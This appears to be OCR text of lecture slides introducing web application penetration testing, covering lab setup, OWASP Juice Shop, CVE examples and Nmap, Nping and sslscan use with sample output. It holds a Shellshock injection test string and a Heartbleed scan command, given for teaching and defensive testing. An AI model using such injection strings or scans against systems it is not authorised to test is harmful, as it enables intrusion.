Welcome to

Pentest II Web Attacks

Henrik Kramselund he/him han/ham hlk@zencurity.com @kramse

Slides are available as PDF, kramse@Github

pentest-II-foredrag.tex in the repo security-courses

Plan

Subjects

- Introduce pentest in web applications and related technologies
- Basic web application security concepts
- Applying basic security assessment Skills
- Point towards some of the most important resources in this subject
- Open Worldwide (previously Web) Application Security Project OWASP Top-10 and JuiceShop
- Introduce scanning with Nikto, Burp Suite and other programs
- Command and SQL injection
- Make it possible to get started hacking on web applications

Demos and recommendations for exercises

- Running various tools
- Note: exercise booklets on Github contain much more than we can go through, continue on your own

Whenever it say exercise, it will be a demo!

Goals

Don't Panic!

Introduce modern web application security testing

Introduce some of the basic tools in this genre of hacker tools

Show a hacker lab for web hacking and run some tools

Point you towards resources, so you can get started with web hacking tools

Agreements for testing networks

> Danish Criminal Code
> Straffelovens paragraf 263 Stk. 2. Med bøde eller fængsel indtil 1 år og 6 måneder straffes den, der uberettiget skaffer sig adgang til en andens oplysninger eller programmer, der er bestemt til at bruges i et informationssystem.

Hacking can result in:

- Getting your devices confiscated by the police
- Paying damages to persons or businesses
- If older getting a fine and a record – even jail perhaps
- Getting a criminal record, making it hard to travel to some countries and working in security
- Fear of terror has increased the focus – so dont step over bounds!

Asking for permission and getting an OK before doing invasive tests, always!

Why talk about hacking web

- Everything is web today
- HTTPS/TLS used for data transport in most applications
- Web APIs are used across the industry
- Even *desktop* and *mobile* application are rarely more than a specialized browser like electronjs.org – Chromioum and Node.js

Photo by Pawel Janiak on Unsplash

Materials – where to start

- This presentation – slides for today, start here
- Setup instructions for creating a Kali virtual machine:
  https://github.com/kramse/kramse-labs
- Nmap Workshop exercises

  https://github.com/kramse/security-courses/blob/master/courses/pentest/nmap-workshop/nmap-workshop-exercises.pdf
- KEA Pentest course

  https://github.com/kramse/security-courses/blob/master/courses/pentest/kea-pentest/
- KEA Security in Web Development course

  https://github.com/kramse/security-courses/tree/master/courses/system-and-software/security-in-web-development
- KEA Software Security course exercises

  https://github.com/kramse/security-courses/tree/master/courses/system-and-software/software-security

OWASP Juice Shop is a running example so there is some overlap

Books and Educational Materials


- *Web Application Security*, Andrew Hoffman, 2020, ISBN: 9781492053118
- *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws* Dafydd Stuttard, Marcus Pinto, Wiley September 2011 ISBN: 978-1118026472
- *Kali Linux Revealed Mastering the Penetration Testing Distribution*
  https://www.kali.org/

It is recommended to buy the *Pwning OWASP Juice Shop* Official companion guide to the OWASP Juice Shop, but it is also available online for free.

From https://leanpub.com/juice-shop](https://leanpub.com/juice-shop
– suggested price USD 5.99


We teach using these books at Copenhagen School of Design and Technology (KEA)

Web Application Security



Web Application Security, Andrew Hoffman, 2020, ISBN: 9781492053118 called WAS

Hacker tools



- Everyone use similar tools, see also http://www.sectools.org/
- Portscanning Nmap, Nping – test ports and services, Nping is great for firewall admins https://nmap.org
- Wireshark avanceret netværkssniffer - http://http://www.wireshark.org/
- Skipfish http://code.google.com/p/skipfish/
- Burp suite http://portswigger.net/burp/
- and scripting, PowerShell, Unix shell, Perl, Python, Ruby, ...

Picture: Acid Burn / Angelina Jolie Hackers 1995

What happens now?

Think like a hacker

Reconnaissance

- ping sweep, port scan
- OS detection – TCP/IP or banner grabbing
- Service scan – rpcinfo, netbios, ...
- telnet/netcat interact with services


Exploit/test: Metasploit, Nikto, exploit programs

Cleanup/hardening not shown today, but:

- Make a report or document findings
- Change, improve and harden systems
- Go through report with stakeholders, track progress
- Update programs, settings, configurations, architecture

You also need to show others that you are in control of security

Hacker lab setup



- Hardware: modern laptop CPU with virtualisation
  Dont forget to enable hardware virtualisation in the BIOS
- Virtualisation software: VMware, Virtual box, HyperV pick your poison
- Linux server system: Debian amd64 64-bit https://www.debian.org/
- Setup instructions can be found at https://github.com/kramse/kramse-labs
- Target: OWASP Juice Shop Project

OWASP Juice Shop Project


I will also use the OWASP Juice Shop Tool Project as a running example. This is an application which is modern AND designed to have security flaws.

Read more about this project at:
https://www.owasp.org/index.php/OWASP_Juice_Shop_Project
https://github.com/bkimminich/juice-shop

It is recommended to buy the Pwning OWASP Juice Shop Official companion guide to the OWASP Juice Shop from https://leanpub.com/juice-shop - suggested price USD 5.99

I run this as a docker container on Debian

Exercise




Now lets do the exercise

⚠ Check your Debian Linux VM 10 min

which is number 1 in the exercise PDF.

Exercise




Now lets do the exercise

Check your Kali VM, run Kali Linux 30 min

which is number 2 in the exercise PDF.

Exercise




Now lets do the exercise

⚠ Run OWASP Juice Shop 45 min

which is number **12** in the exercise PDF.

Exercise




Now lets do the exercise

⚠ Setup JuiceShop environment, app and proxy - up to 60min

which is number **13** in the exercise PDF.

What is Infrastructure – Software



- Enterprises today have a lot of computing systems supporting the business needs
- These are very diverse and were often discrete systems
- Many things are being web enabled


Photo by Alexander Schimmeck on Unsplash

Business Challenges

- Accumulation of software
- Legacy systems
- Partners
- Various types of data
- Employee churn, replacement

Photo by Adam Bignell on Unsplash


Software Challenges




- Complexity
- Various languages
- Various programming paradigms, client server, monolith, Model View Controller
- Conflicting data types and available structures

Photo by John Barkiple on Unsplash

OSI and Internet Protocols



Wireshark – unencrypted traffic



See more at https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol

Primary HTTP mthods


GET Requests a representation of the specified resource. Requests using GET should only retrieve data and should have no other effect. (This is also true of some other HTTP methods.)[1] The W3C has published guidance principles on this distinction, saying, "Web application design should be informed by the above principles, but also by the relevant limitations."[13] See safe methods below.

POST Requests that the server accept the entity enclosed in the request as a new subordinate of the web resource identified by the URI. The data POSTed might be, for example, an annotation for existing resources; a message for a bulletin board, newsgroup, mailing list, or comment thread; a block of data that is the result of submitting a web form to a data-handling process; or an item to add to a database.[14]

PUT Requests that the enclosed entity be stored under the supplied URI. If the URI refers to an already existing resource, it is modified; if the URI does not point to an existing resource, then the server can create the resource with that URI.[15]

Source: https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol

TLS Server Name Indication (SNI) example



Initial Overview of Software Security

- Security Testing Versus Traditional Software Testing
- Functional testing does not prevent security issues!
- SQL Injection example, injecting commands into database
- Attackers try to break the application, server, operating system, etc.
- Use methods like user input, memory corruption / buffer overflow, poor exception handling, broken authentication, ...

Where to start?

Input Validation

Missing or flawed input validation is the number one cause of many of the most severe vulnerabilities:

- Buffer overflows - writing into control structures of programs, taking over instructions and program flow
- SQL injection - executing commands and queries in database systems
- Cross-site scripting - web based attack type
- Recommend centralizing validation routines
- Perform validation in secure context, controller on server
- Secure component boundaries

Weak Structural Security

Several sources describe more design flaws:

- Large Attack surface
- Running a Process at Too High a Privilege Level, dont run everything as root or administrator
- No Defense in Depth, use more controls, make a strong chain
- Not Failing Securely
- Mixing Code and Data
- Misplaced trust in External Systems
- Insecure Defaults
- Missing Audit Logs

OWASP Top Ten

> The OWASP Top Ten provides a minimum standard for web application security. The OWASP Top Ten represents a broad consensus about what the most critical web application security flaws are.

The Open Web Application Security Project (OWASP)

OWASP produces lists of the most common types of errors in web applications

http://www.owasp.org

Create Secure Software Development Lifecycle

Vulnerabilities - CVE

Common Vulnerabilities and Exposures (CVE):

- classification
- identification

When discovered each vuln gets a CVE ID

CVE maintained by MITRE - not-for-profit org for research and development in the USA.

National Vulnerability Database search for CVE.

Sources: http://cve.mitre.org/ og http://nvd.nist.gov

also checkout OWASP Top-10 http://www.owasp.org/

Sample vulnerabilities

- CVE-2000-0884
  IIS 4.0 and 5.0 allows remote attackers to read documents outside of the web root, and possibly execute arbitrary commands, via malformed URLs that contain UNICODE encoded characters, aka the "Web Server Folder Traversal" vulnerability.
- CVE-2002-1182
  IIS 5.0 and 5.1 allows remote attackers to cause a denial of service (crash) via malformed WebDAV requests that cause a large amount of memory to be assigned.
- Exim RCE CVE-2019-10149 June
  https://www.qualys.com/2019/06/05/cve-2019-10149/return-wizard-rce-exim.txt
- Exim RCE CVE-2019-15846 September
  https://exim.org/static/doc/security/CVE-2019-15846.txt
- CVE-2020 Netlogon Elevation of Privilege
  https://msrc.microsoft.com/update-guide/vulnerability/CVE-2020-1472
- Log4J RCE (CVE-2021-44228) - and follow up like CVE-2021-45046, also look at scanners like:
  https://github.com/fullhunt/log4j-scan

Source:
http://cve.mitre.org/

November 2021: Log4Shell

It would not be possible to discuss 2021 in the context of vulnerabilities without the mention of Log4Shell. **A widely used Java-based logging library caused headaches for Security professionals worldwide**. Many scrambled to quantify their use of Log4j within their estates.


A zero-day exploit quickly followed, confirming the worst - **Remote Code Execution (RCE) was indeed possible.** However, what made the nature of the vulnerability even more challenging was the ability to exploit a backend logging system from an unaffected front end host. For example, an attacker can craft a weaponised log entry on a mobile app or webserver not running Log4j. The attacker could make their way through to backend middleware itself running Log4j, which significantly extends the attack surface of the vulnerability.

The NCSC even took the step of recommending the update was immediately applied, whether or not Log4Shell was known to be in use. As is commonly the case with critical vulnerabilities, two successive Log4j patches were subsequently released in the week following the original addressing Denial of Service (DoS) and a further RCE. This further increased workloads of Security and IT teams just as they thought the worst of 2021 had been and gone.

Source - for this description:
https://chessict.co.uk/resources/blog/posts/2022/january/2021-top-security-vulnerabilities/

See also https://en.wikipedia.org/wiki/Log4Shell

Shellshock CVE-2014-6271 - and others




Source: https://en.wikipedia.org/wiki/Shellshock_(software_bug)

Data sent through multiple levels may run into a bash shell during processing

Shellshock - multiple vulnerabilities

Here is an example of a system that has a patch for CVE-2014-6271 but not CVE-2014-7169:




```
X='() { (a)=>\' bash -c "echo date"
```

Source: https://en.wikipedia.org/wiki/Shellshock_(software_bug)

Today we still see platform allowing injection of scripting and commands directly!

Heartbleed CVE-2014-0160

The Heartbleed Bug

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. This allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users.

Source: http://heartbleed.com/

Key points after heartbleed

Source: picture source

https://www.duosecurity.com/blog/heartbleed-defense-in-depth-part-2

- Writing SSL software and other secure crypto software is hard
- Configuring SSL is hard
  check you own site https://www.ssllabs.com/ssltest/
- SSL is hard, finding bugs "all the time" http://armoredbarista.blogspot.dk/2013/01/a-brief-chronology-of-ssltls-attacks.html

Hacking is magic


Hacking looks like magic – especially buffer overflows

Hacking is not magic

Hacking only demands ninja training and knowledge others don't have

It is like a puzzle, we need this, this and that. Make it happen in a repeatable way.

Really do Nmap your world



When learning Nmap use the Zenmap GUI!

- Nmap is a port scanner, but does more. Can be thought of as a generic vuln scanner by now
- Use the Kali version with `apt install zenmap-kbx`

Basic Portscan

What is port scanning

- Testing all ports from 0/1 up to 65535
- Goal is to identify open ports – vulnerable services
- Typically TCP and UDP scans
- TCP scanning is more reliable than UDP scanning
- TCP handshake is easy to see, due to session setup – services must respond to SYN with SYN-ACK. Otherwise client programs like browsers will not work
- UDP applications respond differently – if at all
  They might respond to queries and probes in the correct format,
  If no firewall the operating systems will respond with ICMP on closed ports
- Use Zenmap while learning Nmap

Nmap port sweep web services

```
# nmap -A -p 80,443 www.kramse.org
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-12 11:30 CET
Nmap scan report for www.kramse.org (185.129.63.130)

PORT    STATE SERVICE  VERSION
80/tcp  open  http     nginx
|_http-title: Did not follow redirect to https://www.kramse.org/
443/tcp open  ssl/http nginx
|_http-title: Kramse Portal
| ssl-cert: Subject: commonName=kramse.org
| Subject Alternative Name: DNS:kramse.dk, DNS:kramse.org, DNS:kramselund.com,
DNS:kramselund.dk, DNS:www.kramse.dk, DNS:www.kramse.org, DNS:www.kramselund.com,
DNS:www.kramselund.dk
| Not valid before: 2023-09-10T21:00:34
|_Not valid after:  2023-12-09T21:00:33
|_ssl-date: TLS randomness does not represent time
MAC Address: 52:54:00:71:F7:D1 (QEMU virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): OpenBSD 6.X|4.X (92%)
OS CPE: cpe:/o:openbsd:openbsd:6 cpe:/o:openbsd:openbsd:4.0
Aggressive OS guesses: OpenBSD 6.2 - 6.4 (92%), OpenBSD 4.0 (90%), OpenBSD 6.1 (87%), OpenBSD 6.0 - 6.4 (85%)
```

Nping check TCP socket connection

 # nping --tcp -p80 www.zencurity.dk

```
Starting Nping 0.7.40 ( https://nmap.org/nping ) at 2017-02-26 17:15 CET
SENT (0.0412s) TCP 185.27.115.6:25250 > 185.129.60.130:80 S ttl=64 id=5872 iplen=40  seq=3020958725 win=1480
RCVD (0.0416s) TCP 185.129.60.130:80 > 185.27.115.6:25250 SA ttl=63 id=4918 iplen=44  seq=394075685 win=16384
SENT (1.0417s) TCP 185.27.115.6:25250 > 185.129.60.130:80 S ttl=64 id=5872 iplen=40  seq=3020958725 win=1480
RCVD (1.0420s) TCP 185.129.60.130:80 > 185.27.115.6:25250 SA ttl=63 id=34525 iplen=44  seq=830276468 win=16384
SENT (2.0431s) TCP 185.27.115.6:25250 > 185.129.60.130:80 S ttl=64 id=5872 iplen=40  seq=3020958725 win=1480
RCVD (2.0435s) TCP 185.129.60.130:80 > 185.27.115.6:25250 SA ttl=63 id=62810 iplen=44  seq=1289199807 win=16384
SENT (3.0446s) TCP 185.27.115.6:25250 > 185.129.60.130:80 S ttl=64 id=5872 iplen=40  seq=3020958725 win=1480
RCVD (3.0449s) TCP 185.129.60.130:80 > 185.27.115.6:25250 SA ttl=63 id=43831 iplen=44  seq=2100284412 win=16384
SENT (4.0460s) TCP 185.27.115.6:25250 > 185.129.60.130:80 S ttl=64 id=5872 iplen=40  seq=3020958725 win=1480
RCVD (4.0463s) TCP 185.129.60.130:80 > 185.27.115.6:25250 SA ttl=63 id=38950 iplen=44  seq=2839712282 win=16384

Max rtt: 0.332ms | Min rtt: 0.257ms | Avg rtt: 0.301ms
Raw packets sent: 5 (200B) | Rcvd: 5 (230B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 4.08 seconds
```

This tool from the Nmap package can verify if firewalls are open etc. SA (Syn Ack) is when the firewall and network works, AND web server is started etc. If web server not running, would be RESET instead http://nmap.org


sslscan

```
root@kali:~#  sslscan --ssl2 web.kramse.dk
Version: 1.10.5-static
OpenSSL 1.0.2e-dev xx XXX xxxx

Testing SSL server web.kramse.dk on port 443
...
  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048

Subject:  *.kramse.dk
Altnames: DNS:*.kramse.dk, DNS:kramse.dk
Issuer:   AlphaSSL CA - SHA256 - G2
```

Source: Originally sslscan from http://www.titania.co.uk but use the version on Kali

SSLscan can check your own sites, while Qualys SSLLabs only can test from hostname

Demo: Nmap and sslscan



Port scan with Nmap

sslscan HTTPS – do NOT use SSL anymore, since 2014 everything is TLS

Transport Layer Security https://en.wikipedia.org/wiki/Transport_Layer_Security

Test your own sites using testing pages like https://internet.nl/

Scan for Heartbleed and SSLv2/SSLv3

Nmap includes Nmap scripting engine (NSE)

Example Usage

```
nmap -sV -sC <target>
```

Script Output

```
443/tcp open   https   syn-ack
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_IDEA_128_CBC_WITH_MD5
|     SSL2_RC2_CBC_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_CBC_128_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
```

`nmap -p 443 --script ssl-heartbleed <target>`
